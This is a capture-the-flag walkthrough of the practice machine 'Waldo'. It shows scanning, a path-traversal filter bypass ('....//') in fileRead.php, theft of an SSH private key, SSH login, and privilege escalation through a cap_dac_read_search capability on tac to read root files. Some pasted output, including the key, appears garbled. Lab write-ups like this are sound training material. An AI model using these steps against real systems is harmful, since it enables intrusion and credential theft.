




















WALDO WALKTHROUGH

| | | | | | |
|---|---|---|-------------|---|---|
|  Reddish |  yuntao |  Linux | 10.10.10.94 |  | 262  16  |
|  Waldo |  strawman  capnspacehook |  Linux | 10.10.10.87 |  | 1453  83  |
|  Dab |  snowscan |  Linux | 10.10.10.86 |  | 462  16  |

As shown in the picture above, the machine named Waldo has an IP address of 10.10.10.87. We scan this IP address with Nmap.

```
root@kali:~# nmap -sS -sV -p- 10.10.10.87
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-14 10:02 EST
Nmap scan report for 10.10.10.87
Host is up (0.063s latency).
Not shown: 65532 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.5 (protocol 2.0)
80/tcp    open      http         nginx 1.12.2
8888/tcp  filtered  sun-answerbook
```

As a result of Nmap scan, we see that ports 22 and 80 are open.

```
root@kali:~# nikto -h 10.10.10.87
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.87
+ Target Hostname:    10.10.10.87
+ Target Port:        80
+ Start Time:         2018-12-14 10:07:09 (GMT-5)
-----
+ Server: nginx/1.12.2
+ Retrieved x-powered-by header: PHP/7.1.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
  gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the u
  to render the content of the site in a different fashion to the MIME t
+ Root page / redirects to: /list.html
```


As shown in the picture above, when we scan with nikto, it tells us that there is a list.html page. We go directly from the browser to the list.html page.



When we examine the source of the page with the control + U key combination, we find the file `/list.js`




```
1 <html>
2   <head>
3     <title>List Manager</title>
4     <script src="/list.js"></script>
5     <style>
6       ul li p{
7         cursor: pointer;
8       }
9     </style>
10  </head>
11  <body>
12    <ul>
13      <li><p></p></li>
14    </ul>
15  </body>
16 </html>
```



```
function readDir(path){
  var xhttp = new XMLHttpRequest();
  xhttp.open("POST","dirRead.php",false);
  xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  xhttp.send('path=' + path);
  if (xhttp.readyState === 4 && xhttp.status === 200) {
    return xhttp.responseText;
  }else{
  }
}


function readFile(file){
  var xhttp = new XMLHttpRequest();
  xhttp.open("POST","fileRead.php",false);
  xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  xhttp.send('file=' + file);
  if (xhttp.readyState === 4 && xhttp.status === 200) {
    return xhttp.responseText;
  }else{
  }
}
```

As shown in the picture above, 2 functions are working. These functions allow you to POST to the **dirRead.php** and **fileRead.php** pages. When we crawler The Web page, we come across multiple PHP files.



| Host | Method | URL |
|--------------------|--------|----------------|
| http://10.10.10.87 | POST | /fileWrite.php |
| http://10.10.10.87 | POST | /fileWrite.php |
| http://10.10.10.87 | POST | /fileWrite.php |
| http://10.10.10.87 | POST | /fileWrite.php |
| http://10.10.10.87 | POST | /fileWrite.php |
| http://10.10.10.87 | GET | /fileWrite.php |

We give dirRead.php to the Repeater.



Request

Raw Params Headers Hex

```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Referer: http://10.10.10.87/list.html
Content-Length: 13
Connection: close


path=../list/
```

Response


Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 19:56:06 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 50

[".", "..", "list1", "list2", "list3", "list4", "list5"]
```



As can be seen from the two images above, we can navigate directories with `dirRead.php`. Now let's see what we can do with `fileRead.php`. Now we give `fileRead.php` to the repeater.




When we look at the above image, we see `{"file":false}` when we want to read `/etc/passwd`. The reason for this `../` 's blocked. We need to bypass this situation.



Yukarıdaki resimde görüldüğü gibi `../` ekleyerek bypass işlemini gerçekleştirebiliyoruz. Mantığı tam olarak şöyle;



`....//` This is where it removes the red mark and leaves the black mark. As a result, we have one `../` This is enough to read The `/etc/passwd` file.

Now we're going through the directories to see how far we can reach.



We have seen that there is a user named **nobody** under the **/home** directory and we have listed the files in it.

With the hope of finding a port, we looked into the file **.ssh**



fileRead.php with /.ssh/.monitor read and reached private key.

we copy the private key and write it into a text file called monitor.

```
root@kali:~/Masaüstü# cat monitor
-----BEGIN RSA PRIVATE KEY-----\nMIIIEogIBAAKCAQEA7sytdE++NHawB9e+NN3V5t1DP1TYHc+4o8D362L5Nwf6Cp1\nmR4JH6n4Nccdm1ZU+qB77l18Z0vymBtIEY4Fm07X4Pqt4zeNBfQKwK0cyV1TLW6f\n87s0FZBhYAiZGrNNeLLhB1IIZIjpDVJUbSXG6s2cxAlc14cj+pnEiRTsyMiqlnJCS\nndGCC\\gNpW\\AAANIN4vW9KsLLqIAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXi\nrvN\\no8PLGnFJW6SHhmPJ Sue9vJAiEh+n+5Xkbc8\\6pceowqs9ujRkNzH9T1LJq4Fx1V\n\\nvi93Dag3bZ3dhIIWaWafmqzg+jSThSW0Iwr73wIDAQABAOIBADHWl\\wdmuPEW6kU\n\\nvmzhRU3gcjuzwBET0TNejbL\\KxNWxr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+br\\6\n\\npKHMFP66350xylNSQishHIRMOSpydgQvst4kbCp5vbTtdgC7RZF+EqzYE0fDrKW5\n\\n8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTyk39iGU2RrKGxrndCQRqHvukWShLYF0z\nqQa0ZtMnV71ykH0CGYEAWSSY\\nqFfDAwrvVZjp26Yf\\jnzavLCAc5hmho7eX5isCVCX86\nMHqpEYAFCECZn2dFFoPqI\\nyzhzg9N6Z01YUEKqrkn03tA6JYJ9ojAMF8GZWUtPzN41ksnD4Mw\nETBed4bUaH1\\n\\pAcw\\+\\oYsh4BwkKnVhKNw36c+WmNoaX1FWqIsCgYBYw\\IMnLa3dr\nm3CIAa32iU\\nLROT4pGgaAMXpncsMiPage6CrFVhUoZ1SFNBv189q8zBm4PxQgkLLOj8B33\nHDQ\\nLn2N1WytIyEuGA\\qMdkoPB+TuFf1A5EzzZ0uR5WLlwa5nbEaLdNoYtBK1P5n4Kp\n\\nw7uYnRex6DGobT2mD+10cQKBGvQlyune20k9QsHvZTU3e9z1RL+6LLDmztFC3G9\\n1H\nLmBkDTjjj\\xAJAzu10F4Rs\\INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT\\nrj1BhUCz\nZCUGQABtpC6vYj\\HLLlzp1C05AIEhDdvToPK\\0WuY64fds0VccAYmMDr\\nX\\PLAoGAS6UhbCm5\nTWZhtL\\hdp0far3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2\\nDvVny8gKbM\\OenWhtLwRTEj5qde\nAM40oj\\mwCDc6kpV1LJXrw2R5mCH9zgbNfla\\nw0iKCBUAm5xZgU\\YskMsCBMnMA8A5ndRWGFEFE+VGDV\nPaRie0ro=\\n-----END RSA PRIVATE KEY-----\n
```

```
root@kali:~/Masaüstü# cat monitor | sed 's/\\n/\\n/g' | sed 's/\\/\\/g' > private
root@kali:~/Masaüstü# cat private
-----BEGIN RSA PRIVATE KEY-----
MIIIEogIBAAKCAQEA7sytdE++NHawB9e+NN3V5t1DP1TYHc+4o8D362L5Nwf6Cp1
mR4JH6n4Nccdm1ZU+qB77l18Z0vymBtIEY4Fm07X4Pqt4zeNBfQKwK0cyV1TLW6f
87s0FZBhYAiZGrNNeLLhB1IIZIjpDVJUbSXG6s2cxAlc14cj+pnEiRTsyMiqlnJCS
ndGCC\\gNpW\\AAANIN4vW9KsLLqIAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXi
rvN\\no8PLGnFJW6SHhmPJ Sue9vJAiEh+n+5Xkbc8\\6pceowqs9ujRkNzH9T1LJq4Fx1V
\\nvi93Dag3bZ3dhIIWaWafmqzg+jSThSW0Iwr73wIDAQABAOIBADHWl\\wdmuPEW6kU
\\nvmzhRU3gcjuzwBET0TNejbL\\KxNWxr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+br\\6
\\npKHMFP66350xylNSQishHIRMOSpydgQvst4kbCp5vbTtdgC7RZF+EqzYE0fDrKW5
\\n8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTyk39iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnE0gUgEjRn69hxyHfBeJ0Wll18Wort9yummox\\05qo0BL4k0xUM7
VxI2Ywu46+QTZtMe0KJ0yLCGLyxDkg50NdFDPBW3w806UlvfKv467M3ZB5ye8GSe
dva3YLCEgYEA7jK51MvUGSIF6GKXsNb\\w2cZGe9TlXBWUqWEEig0bmQQVx2ZWw0
v0og0X\\1ROXAcP6Z9WGPic6FhVgJd\\4bN1Lr+A\\lwQwFt1b6l03xdsyaIyIW19xr
xsbs2sLNWP56A\\5WTWp0kfDbGcQrQHvukWShLYF0zqQa0ZtMnV71yKH0CGYEAWSSY
qFfDAwrvVZjp26Yf\\jnzavLCAc5hmho7eX5isCVCX86MHqpEYAFCECZn2dFFoPqI
yzHzg9N6Z01YUEKqrkn03tA6JYJ9ojAMF8GZWUtPzN41ksnD4MwETBed4bUaH1\\
\\pAcw\\+\\oYsh4BwkKnVhKNw36c+WmNoaX1FWqIsCgYBYw\\IMnLa3dr m3CIAa32iU
LROT4pGgaAMXpncsMiPage6CrFVhUoZ1SFNBv189q8zBm4PxQgkLLOj8B33HDQ\\
\\nLn2N1WytIyEuGA\\qMdkoPB+TuFf1A5EzzZ0uR5WLlwa5nbEaLdNoYtBK1P5n4Kp
\\nw7uYnRex6DGobT2mD+10cQKBGvQlyune20k9QsHvZTU3e9z1RL+6LLDmztFC3G9
\\n1HLmBkDTjjj\\xAJAzu10F4Rs\\INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT
\\nrj1BhUCZZCUGQABtpC6vYj\\HLLlzp1C05AIEhDdvToPK\\0WuY64fds0VccAYmMDr
X\\PLAoGAS6UhbCm5TWZhtL\\hdp0far3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM\\OenWhtLwRTEj5qdeAM40oj\\mwCDc6kpV1LJXrw2R5mCH9zgbNfla
W0iKCBUAm5xZgU\\YskMsCBMnMA8A5ndRWGFEFE+VGDVPaRie0ro=
-----END RSA PRIVATE KEY-----
```

We used the “SED” tool to make private key work properly, and we threw RSA key into the file named Private.

We authorized “chmod 600 private” before connecting.

```
root@kali:~/Masaüstü# chmod 600 private
root@kali:~/Masaüstü# ssh -i private nobody@10.10.10.87
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ whoami
nobody
waldo:~$
```

Using private key, we have provided a connection via SSH with nobody user.

The user named Nobody has the right to read the user.txt file. and we read the user.txt file.


```
waldo:~$ ls -la
total 20
drwxr-xr-x 1 nobody nobody 4096 Dec 15 13:25 .
drwxr-xr-x 1 root root 4096 May 3 2018 ..
lrwxrwxrwx 1 root root 9 Jul 24 11:57 .ash_history -> /dev/null
drwx----- 1 nobody nobody 4096 Jul 15 14:07 .ssh
-rw----- 1 nobody nobody 1778 Dec 15 13:25 .viminfo
-r----- 1 nobody nobody 33 May 3 2018 user.txt
waldo:~$ cat user.txt
32768bcd7513275e085fd4e7b63e9d24
```

ROOT.TXT

When we look at the configuration of the network with the ifconfig command, we find the IP address 172.17.0.1.

```
waldo:~$ ifconfig
docker0 Link encap:Ethernet HWaddr 02:42:FA:B9:06:02
        inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
        UP BROADCAST MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

ens33 Link encap:Ethernet HWaddr 00:50:56:B9:2D:72
        inet addr:10.10.10.87 Bcast:10.10.10.255 Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:841379 errors:0 dropped:10 overruns:0 frame:0
        TX packets:829128 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:113271273 (108.0 MiB) TX bytes:259288796 (247.2 MiB)

lo Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:1587556 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1587556 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:221103531 (210.8 MiB) TX bytes:221103531 (210.8 MiB)
```

when we look at SSH/authorized_keys, we discovered that a user named monitor has an ssh connection.

```
waldo:~/.ssh$ cat /home/nobody/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAzuzK0MT740dpYH17403dXm3UM/VNgdz7ijwPfraXk3B/oKmwZHgkf9g1xx2bVLT6oHvuWLxk6/K
YG0gRjgWbTtfg+q3jN40F+opaQ5zJXVMtbp/zuzQVKGfGCLMas014suEHUhi0kNUlRtJcbqzZzECV7XhyP6mcSJF0zIyKrWckJJ0YJz+A21b8AA0g3
i9b0qyUuqIAQML9yFjnmwInnXrZj34jXH0oXx71vXbBVeKu82jw8sacULXDpIeGY8my572+MAh4f6f7leRtzz/qLx6jCqz26NGQ3Mf1PWUmrqXHVW+L
3cNqrdtnd2EghZpZp+ar0D6NJ0FJY4jBHvf monitor@waldowaldo:~/.ssh$ ls
```

Using the private key .monitor with the monitor user, we decided to provide a connection to the IP address 172.17.0.1.

```
waldo:~/.ssh$ ssh -i /home/nobody/.ssh/.monitor monitor@172.17.0.1 -t bash
monitor@waldowaldo:~$ /usr/bin/id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
monitor@waldowaldo:~$
```

Thus, we were able to login via SSH with the monitor user.

```
monitor@waldowaldo:~$ dir
bash: dir: command not found
monitor@waldowaldo:~$ clear
bash: clear: command not found
monitor@waldowaldo:~$
```

As shown in the above picture, we encounter “**command Not Found**” error when trying to execute even the simplest commands. This is because the **\$PATH** variable is not defined for public directories where binary files are located.

```
monitor@waldo:~$ echo $PATH
/home/monitor/bin:/home/monitor/app-dev:/home/monitor/app-dev/v0.1
monitor@waldo:~$
```

With the **export PATH="\$PATH:/usr/sbin:/usr/bin:/sbin:/bin"** command, we add public directories to the variable "\$path" and we see that the commands are running.

```
monitor@waldo:~$ export PATH="$PATH:/usr/sbin:/usr/bin:/sbin:/bin"
monitor@waldo:~$ dir
app-dev  bin
monitor@waldo:~$ |
```

```
monitor@waldo:~$ ls
app-dev  bin
monitor@waldo:~$ cd app-dev/
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$ |
```

As shown in the above image, there is a tool called logMonitor inside the app-dev directory.

```
monitor@waldo:~/app-dev$ ./logMonitor -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev$ ./logMonitor -a
Cannot open file
monitor@waldo:~/app-dev$ |
```

When we look at how to use the tool with the -H parameter, it gives us more than one parameter. when we use the parameter "- a", we encounter a "CANNOT open file" error. This is an indication that we cannot use the logmonitor tool with the monitor user.

```
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$ cd v0.1/
monitor@waldo:~/app-dev/v0.1$ ls
logMonitor-0.1
monitor@waldo:~/app-dev/v0.1$ ./logMonitor-0.1 -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev/v0.1$ ./logMonitor-0.1 -a
Dec 16 21:17:01 waldo CRON[930]: pam_unix(cron:session): session opened for use
root by (uid=0)
Dec 16 21:17:01 waldo CRON[930]: pam_unix(cron:session): session closed for use
root
Dec 16 22:17:01 waldo CRON[947]: pam_unix(cron:session): session opened for use
root by (uid=0)
```

As shown in the picture above, when we try to use Version 0.1 we can use it easily.

```
monitor@waldo:~/app-dev$ ls -la logMonitor
-rwxrwx--- 1 app-dev monitor 13704 Jul 24 08:10 logMonitor
monitor@waldo:~/app-dev$ ls -la v0.1/logMonitor-0.1
-r-xr-x--- 1 app-dev monitor 13706 May 3 2018 v0.1/logMonitor-0.1
monitor@waldo:~/app-dev$ |
```

When we look at the permissions of these two files, we can see that the Suid bit is not used in any way. In this case, we will use the “**getcap**” command to see the capabilities of the files.

See : <http://man7.org/linux/man-pages/man8/getcap.8.html>

```
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o       v0.1
monitor@waldo:~/app-dev$ getcap logMonitor
monitor@waldo:~/app-dev$ getcap v0.1/logMonitor-0.1
v0.1/logMonitor-0.1 = cap_dac_read_search+ei
monitor@waldo:~/app-dev$ |
```

As shown in the picture above, v0.1/logMonitor-0.1 is **cap_dac_read_search+ei** capable. When there is such a capability, we can read some files on the system as normal users.

When we continue numbering with the “**/sbin/getcap -r / 2>/dev/null**” command, we see that “**TAC**” allows us to use this capability.

```
monitor@waldo:~$ /usr/bin/tac /root/root.txt
8fb67c84418be6e45fbd348fd4584f6c
monitor@waldo:~$ |
```

So we read the root.txt file.

8fb67c84418be6e45fbd348fd4584f6c